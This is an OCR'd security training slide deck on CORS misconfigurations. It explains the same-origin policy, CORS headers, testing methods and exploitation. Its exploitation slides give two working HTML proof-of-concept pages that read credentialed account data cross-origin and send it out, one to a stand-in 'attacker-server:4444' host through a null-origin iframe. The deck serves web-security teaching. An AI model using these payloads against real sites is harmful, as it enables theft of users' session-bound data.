1

2

```
GET /sensitive-bank-data
Host: vulnerable-website.com
Origin: https://attack-site.com
…
```

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin:
https://attack-site.com
Access-Control-Allow-Credentials: true
…
```

# CORS

Author: Rana Khalil ( @rana__khalil)

# Agenda

WHAT IS CORS?

HOW DO YOU FIND IT?

HOW DO YOU EXPLOIT IT?


HOW DO YOU PREVENT IT?

# **WHAT** IS CORS?

# Same-Origin Policy (SOP)


Same-Origin Policy (SOP) is a rule that is enforced by browsers to control access to data between web applications.

- This does not prevent ***writing*** between web applications, it prevents ***reading*** between web applications.
- Access is determined based on the ***origin***.



# What is an Origin?

Origin is defined by the scheme (protocol), hostname (domain), and port of the URL used to access it.



# Examples

Consider the URL: `http://ranakhalil.com/courses`.


| URL | Permitted? | Reason |
|---|---|---|
| `http://ranakhalil.com/` | Yes | Same scheme, domain, and port. |
| `http://ranakhalil.com/sign_in/` | Yes | Same scheme, domain, and port. |
| `https://ranakhalil.com/` | No | Different scheme and port. |
| `http://academy.ranakhalil.com/` | No | Different domain. |
| `http://ranakhalil.com:8080/` | No | Different port. |

# Examples

What happens when the `ranakhalil.com` origin tries to access resources from the `google.com` origin?

# Cross-Origin Resource Sharing (CORS)

Cross-Origin Resource Sharing (CORS) is a mechanism that uses HTTP headers to define origins that the browser permit loading resources.



# CORS Configuration

COPY

```
@CrossOrigin(origins = "http://domain2.com", maxAge = 3600)
@RestController
@RequestMapping("/account")
public class AccountController {

        @GetMapping("/{id}")
        public Account retrieve(@PathVariable Long id) {
                // ...
        }

        @DeleteMapping("/{id}")
        public void remove(@PathVariable Long id) {
                // ...
        }
}
```


*Link: https://spring.io/blog/2015/06/08/cors-support-in-spring-framework*

# CORS Headers

- Cross-Origin Resource Sharing (CORS) is a mechanism that uses HTTP headers to define origins that the browser permit loading resources.
- CORS makes use of 2 HTTP headers:
  - `Access-Control-Allow-Origin`
  - `Access-Control-Allow-Credentials`

# Access-Control-Allow-Origin Header

The `Access-Control-Allow-Origin` response header indicates whether the response can be shared with requesting code from the given origin.




**Request:**

```
GET /home.aspx HTTP/1.1
Host: domain-b.com
Origin: domain-a.com
…
```

**Response:**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: domain-a.com

…
```

# Access-Control-Allow-Origin Header


The `Access-Control-Allow-Origin` response header indicates whether the response can be shared with requesting code from the given origin.

**Syntax:**

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Origin: <origin>
Access-Control-Allow-Origin: null
```

# Access-Control-Allow-Credentials Header

The `Access-Control-Allow-Credentials` response header allows cookies (or other user credentials) to be included in cross-origin requests.




**Request:**

```
GET /accountDetails HTTP/1.1
Host: domain-b.com
Cookie: session=iW019U8YB73HZ4d7ShOxnGrQqcja7ah2
Origin: domain-a.com
…
```

**Response:**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: domain-a.com
Access-Control-Allow-Credentials: true

…
```

# Access-Control-Allow-Credentials Header


The `Access-Control-Allow-Origin` response header allows cookies (or other user credentials) to be included in cross-origin requests.

**Syntax:**

```
Access-Control-Allow-Credentials: true
```

**Note:** If the server is configured with the wildcard ("*") as the value of Access-Control-Allow-Origin header, then the use of credentials is not allowed.

# CORS Vulnerabilities




```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: cat-pics.com
Access-Control-Allow-Credentials: true
origin: bank.com

…
{
  "username": "rana",
  "accountNumber": "1234567",
  "accountBalance": "5000"
}
```

# CORS Vulnerabilities

- CORS vulnerabilities arise from CORS configuration issues
- Arise from restrictions on available options to set the `Access-Control-Allow-Origin` header

```
Access-Control-Allow-Origin: *
Access-Control-Allow-Origin: <origin>
Access-Control-Allow-Origin: null
```

- Forces developers to use **dynamic generation**

# CORS Vulnerabilities

CORS vulnerabilities arise from flaws in the way that dynamic generation is implemented:

- Server-generated `Access-Control-Allow-Origin` header from client-specified Origin header
- Errors parsing Origin headers
  - Granting access to all domains that end in a specific string
    - Example: `bank.com`
    - Bypass: maliciousbank.com
  - Granting access to all domains that begin with a specific string
    - Example: bank.com
    - Bypass: bank.com.malicious.com
- Whitelisted null origin value

# Impact of CORS Vulnerabilities

- Depends on the application that is being exploited
  - **C**onfidentiality – it can be None / Partial (Low) / High
  - **I**ntegrity – usually either Partial or High
  - **A**vailability – can be None / Partial (Low) / High
- Remote code execution on the server

# *Exploiting CORS misconfigurations for Bitcoins and bounties*

**Article Link:**
https://portswigger.net/research/exploiting-cors-misconfigurations-for-bitcoins-and-bounties

Exploiting CORS misconfigurations for Bitcoins and bounties

James Kettle
Director of Research
@albinowax

**Published:** 14 October 2016 at 16:30 UTC **Updated:** 02 July 2020 at 12:01 UTC

*(or CORS misconfiguration misconceptions)*

# *StackStorm – From Origin null to RCE*

**Article Link:** https://quitten.github.io/StackStorm/

# OWASP Top 10


| OWASP Top 10 - 2013 | OWASP Top 10 - 2017 | OWASP Top 10 - 2021 |
|---|---|---|
| A1 – Injection | A1 – Injection | A1 – Broken Access Control |
| A2 – Broken Authentication and Session Management | A2 – Broken Authentication | A2 – Cryptographic Failures |
| A3 – Cross-Site Scripting (XSS) | A3 – Sensitive Data Exposure | A3 - Injection |
| A4 – Insecure Direct Object References | A4 – XML External Entities (XXE) | A4 – Insecure Design |
| A5 – Security Misconfiguration | A5 – Broken Access Control | A5 – Security Misconfiguration |
| A6 – Sensitive Data Exposure | A6 – Security Misconfiguration | A6 – Vulnerable and Outdated Components |
| A7 – Missing Function Level Access Control | A7 – Cross-Site Scripting (XSS) | A7 – Identification and Authentication Failures |
| A8 – Cross-Site Request Forgery (CSRF) | A8 – Insecure Deserialization | A8 – Software and Data Integrity Failures |
| A9 – Using Components with Known Vulnerabilities | A9 – Using Components with Known Vulnerabilities | A9 – Security Logging and Monitoring Failures |
| A10 – Unvalidated Redirects and Forwards | A10 – Insufficient Logging & Monitoring | A10 – Server-Side Request Forgery (SSRF) |


# OWASP Top 10


| OWASP Top 10 - 2013 | OWASP Top 10 - 2017 | OWASP Top 10 - 2021 |
|---|---|---|
| A1 – Injection | A1 – Injection | A1 – Broken Access Control |
| A2 – Broken Authentication and Session Management | A2 – Broken Authentication | A2 – Cryptographic Failures |
| A3 – Cross-Site Scripting (XSS) | A3 – Sensitive Data Exposure | A3 - Injection |
| A4 – Insecure Direct Object References | A4 – XML External Entities (XXE) | A4 – Insecure Design |
| A5 – Security Misconfiguration | A5 – Broken Access Control | A5 – Security Misconfiguration |
| A6 – Sensitive Data Exposure | A6 – Security Misconfiguration | A6 – Vulnerable and Outdated Components |
| A7 – Missing Function Level Access Control | A7 – Cross-Site Scripting (XSS) | A7 – Identification and Authentication Failures |
| A8 – Cross-Site Request Forgery (CSRF) | A8 – Insecure Deserialization | A8 – Software and Data Integrity Failures |
| A9 – Using Components with Known Vulnerabilities | A9 – Using Components with Known Vulnerabilities | A9 – Security Logging and Monitoring Failures |
| A10 – Unvalidated Redirects and Forwards | A10 – Insufficient Logging & Monitoring | A10 – Server-Side Request Forgery (SSRF) |


# **HOW** TO FIND CORS VULNERABILITIES?

# Finding CORS Vulnerabilities

Depends on the perspective of testing.




Black Box Testing




White Box Testing


# Black-Box Testing

- Map the application
- Test the application for dynamic generation
  - Does it reflect the user-supplied ACAO header?
  - Does it only validate on the start/end of a specific string?
  - Does it allow the null origin?
  - Does it restrict the protocol?
  - Does it allow credentials?
- Once you have determined that a CORS vulnerability exists, review the application's functionality to determine how you can prove impact.



# White-Box Testing

- Identify the framework/technologies that is being used by the application
- Find out how this specific technology allows for CORS configuration
- Review code to identify any misconfigurations in CORS rules



# **HOW** TO EXPLOIT CORS VULNERABILITIES?

# Exploiting CORS Vulnerabilities

- If the application allows for credentials:
  - ❑ Server generated user supplied origin
  - ❑ Validates on the start/end of a specific string

# Exploiting CORS Vulnerabilities

```
<html>
    <body>
        <h1>Hello World!</h1>
        <script>
        var xhr = new XMLHttpRequest();
        var url = "https://vulnerable-site.com"
        xhr.onreadystatechange = function() {
            if (xhr.readyState == XMLHttpRequest.DONE) {
                fetch("/log?key=" + xhr.responseText)
            }
        }
        xhr.open('GET', url + "/accountDetails", true);
        xhr.withCredentials = true;
        xhr.send(null);
        </script>
    </body>
</html>
```

# Exploiting CORS Vulnerabilities

- If the application allows for credentials:
  - ✓ Server generated user supplied origin
  - ✓ Validates on the start/end of a specific string
  - ❑ Accepts the null origin


# Exploiting CORS Vulnerabilities

```
<html>
    <body>
        <h1>Hello World!</h1>
        <iframe style="display: none;" sandbox="allow-scripts" srcdoc="
        <script>
        var xhr = new XMLHttpRequest();
        var url = 'https://vulnerable-site.com'
        xhr.onreadystatechange = function() {
            if (xhr.readyState == XMLHttpRequest.DONE) {
                fetch('http://attacker-server:4444/log?key=' + xhr.responseText)
            }
        }
        xhr.open('GET', url + '/accountDetails', true);
        xhr.withCredentials = true;
        xhr.send(null);
        </script>"></iframe>
    </body>
</html>
```

# Exploiting CORS Vulnerabilities

